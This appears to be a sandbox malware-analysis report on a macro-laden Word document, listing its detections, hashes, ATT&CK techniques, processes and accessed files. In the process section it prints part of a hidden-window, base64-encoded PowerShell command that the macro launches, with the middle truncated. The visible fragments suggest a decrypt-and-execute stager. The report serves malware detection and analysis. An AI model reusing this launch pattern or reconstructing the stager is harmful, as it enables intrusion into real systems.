MALICIOUS

Classifications: -
Threat Names: -
Verdict Reason: -

Sample Type	**Word Document**
File Name	**AV.doc**
ID	#10437914
MD5	b925abbb2e2b83226447f8707eae919f
SHA1	5c263bc976e829a031e75325db4adbf1e6f57fe4
SHA256	db33f0b55c05c53cf70014dafd1a9de088deece6cf6f754c3e987bf0c384b726
File Size	34.20 KB
Report Created	2024-05-15 20:27 (UTC+2)
Target Environment	windows 10 (64bit TH2 -EN- MSO_2016) | ms_office

OVERVIEW

VMRay Threat Identifiers (9 rules, 9 matches)

Score	Category	Operation	Count	Classification
4/5	Execution	Executes encoded PowerShell command	1	-
	• (Process #1) winword.exe executes base64-encoded Powershell command.			
4/5	Execution	Document tries to create process	1	-
	• Document creates (process #2) powershell.exe.			
4/5	Reputation	Malicious file detected via reputation	1	-
	• The sample itself is a known malicious file.			
2/5	Obfuscation	Document contains obfuscated macros	1	-
	• C:\Users\RDhJ0CNFevzX\Desktop\AV.doc contains an obfuscated macro.			
2/5	Execution	Creates suspicious COM object	1	-
	• Office macro creates suspicious WScript.Shell COM object.			
2/5	Execution	Office macro uses an execute function	1	-
	• Office macro uses the run function.			
1/5	Heuristics	Contains suspicious meta data	1	-
	• Office document contains below average content data.			
1/5	Execution	Contains suspicious Office macro	1	-
	• Office document contains a suspicious VBA macro.			
1/5	Execution	Executes macro on specific event	1	-
	• Executes macro on target "document" and event "close".			
-	Trusted	Known clean file	4	-
	• File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9" is a known clean file.			

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	#T1086 PowerShell			#T1140 Deobfuscate/ Decode Files or Information							
	#T1064 Scripting			#T1027 Obfuscated Files or Information							
				#T1064 Scripting							


Sample Information


ID	#10437914
MD5	b925abbb2e2b83226447f8707eae919f
SHA1	5c263bc976e829a031e75325db4adbf1e6f57fe4
SHA256	db33f0b55c05c53cf70014dafd1a9de088deece6cf6f754c3e987bf0c384b726
SSDeep	768:GcgnVAwJlyYjADmiYnWhejz2pj8BOf9nG9jHW/Z:MuwJLjiKWgj+MOVG9jHW/Z
File Name	AV.doc
File Size	34.20 KB
Sample Type	Word Document
Has Macros	✔


Analysis Information

Creation Time	2024-05-15 20:27 (UTC+2)
Analysis Duration	00:03:39
Termination Reason	All processes terminated
Number of Monitored Processes	2
Execution Successful	True
Reputation Enabled	✔
WHOIS Enabled	✖
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


Word (Product Activation Failed)
File Home Insert Design Layout References Mailings Review View Tell me what you want to do... Sign in Share
Paste Cut Copy Format Painter
Clipboard Font Paragraph Styles Editing
Find Replace Select
Search Windows
6:29 PM
5/15/2024


AV - Word
File Home Insert Design Layout References Mailings Review View Tell me what you want to do... Sign in Share
Paste Cut Copy Format Painter
Clipboard Font Paragraph Styles Editing
Find Replace Select
AV: 0 characters (an approximate value).
100%
Search Windows
6:29 PM
5/15/2024





Screenshots truncated

NETWORK

General

152 bytes total sent

0 bytes total received

1 ports 8080

1 contacted IP addresses

0 URLs extracted

0 files downloaded

0 malicious hosts detected

DNS

0 DNS requests for 0 domains

0 nameservers contacted

0 total requests returned errors


HTTP/S

0 URLs contacted, 0 servers

0 sessions, 0 bytes sent, 0 bytes received

BEHAVIOR

Process Graph



Process #1: winword.exe

ID	1
File Name	c:\program files\microsoft office\office16\winword.exe
Command Line	"C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 80666, Reason: Analysis Target
Unmonitor End Time	End Time: 185385, Reason: Terminated
Monitor duration	104.72s
Return Code	0
PID	5036
Parent PID	-
Bitness	64 Bit

Host Behavior

Type	Count
Module	2
COM	2
Process	2

Process #2: powershell.exe

ID	2
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUAL... ...EALgBsAGUAbgBnAHQAaABdADsALQBqAG8AaQBuAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAYQB0AGEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Documents\
Monitor Start Time	Start Time: 176155, Reason: Child Process
Unmonitor End Time	End Time: 289802, Reason: Terminated
Monitor duration	113.65s
Return Code	0
PID	1564
Parent PID	5036
Bitness	64 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_fc085d15-6209-49f0-964b-0399d47037a7	1.11 KB	063261bb48211cca71e8f2d8ed48972fca8c12f1f11a87267e75ba50c5f1449f	✖

Host Behavior

Type	Count
Module	4
File	1906
Environment	294
Registry	90
-	49
System	31
Mutex	122

Network Behavior

Type	Count
TCP	1

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
db33f0b55c05c53cf70014daf d1a9de088deece6cf6f754c3 e987bf0c384b726	C: \Users\RDhJ0CNFevzX\Desktop\AV. doc	Sample File	34.20 KB	application/vnd.ms-word.document.macroEnabled.12	-	MALICIOUS
68fd78b99ae55585a95beac5 a87b60b066395b9c1693f490 e06cc8b0e19281b9	NewMacros	Script	14.76 KB	application/x-vba-macros	-	SUSPICIOUS
9d5757c3d2ec247e4f1ca33a 6c8432864791e1b9624de22 d17bea5660514217f	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
bfd60204585f1603ee9faac7c 44adb9fcd6fa56b7748f03ecb 1a9beaa7c56ea1	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Modified File	1.16 KB	application/octet-stream	Access, Write	CLEAN
ec121f0722d780a2fbe7a049 aa5e13cd000a9b2286b5b3a 4fc466bb387405f7d	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
72831bc6962c8017ea71abc 038a8f60e79976ebaf05d363 c80f32c975a55d0d9	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Modified File	10.76 KB	application/octet-stream	Access, Read, Write	CLEAN
4fd07e9c8c2fc7680e549972 5c78656c9502c61c4ec4a21 6cfeb1043b74a63d9	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
b0ada1a5b9cd3c6c3c9fa895 bf63665129ea3ac1be1391a2 064296fdf950fe3a	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Modified File	1.60 KB	application/octet-stream	Access, Write	CLEAN
3640d86f86f4d5aa27152408 66fad8d51b242da3e709f960 0e58dff545e88d94	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
bff972df82ef871cff56b4093f6 953a526992555c2913ecd6fe de0d642b7cc0a	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Modified File	8.73 KB	application/octet-stream	Access, Read, Write	CLEAN
d7b9f002a07aa15076dae554 54e025bebfa90ec4de50a806 c4ab2d4d89808f4f	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
063261bb48211cca71e8f2d8 ed48972fca8c12f1f11a87267 e75ba50c5f1449f	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheEntry_fc085d15-6209-49f0-964b-0399d47037a7	Dropped File	1.11 KB	application/octet-stream	Access, Create, Write	CLEAN
59b156891e5cbf96dbfda53d 7e5e058220fefc98f649d021c cd37e7fae32bbc4	C: \Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis CacheIndex	Modified File	19.46 KB	application/octet-stream	Access, Read, Write	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\Desktop\AV.doc	Sample File	-	MALICIOUS

File Name	Category	Operations	Verdict
NewMacros	Miscellaneous File	-	CLEAN
ThisDocument	Miscellaneous File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Accessed File, Modified File	Access, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Accessed File, Modified File	Access, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_fc085d15-6209-49f0-964b-0399d47037a7	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	Accessed File	Access	CLEAN
C:\Program Files (x86)\Common Files\Oracle\Java\javapath	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx\Appx.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
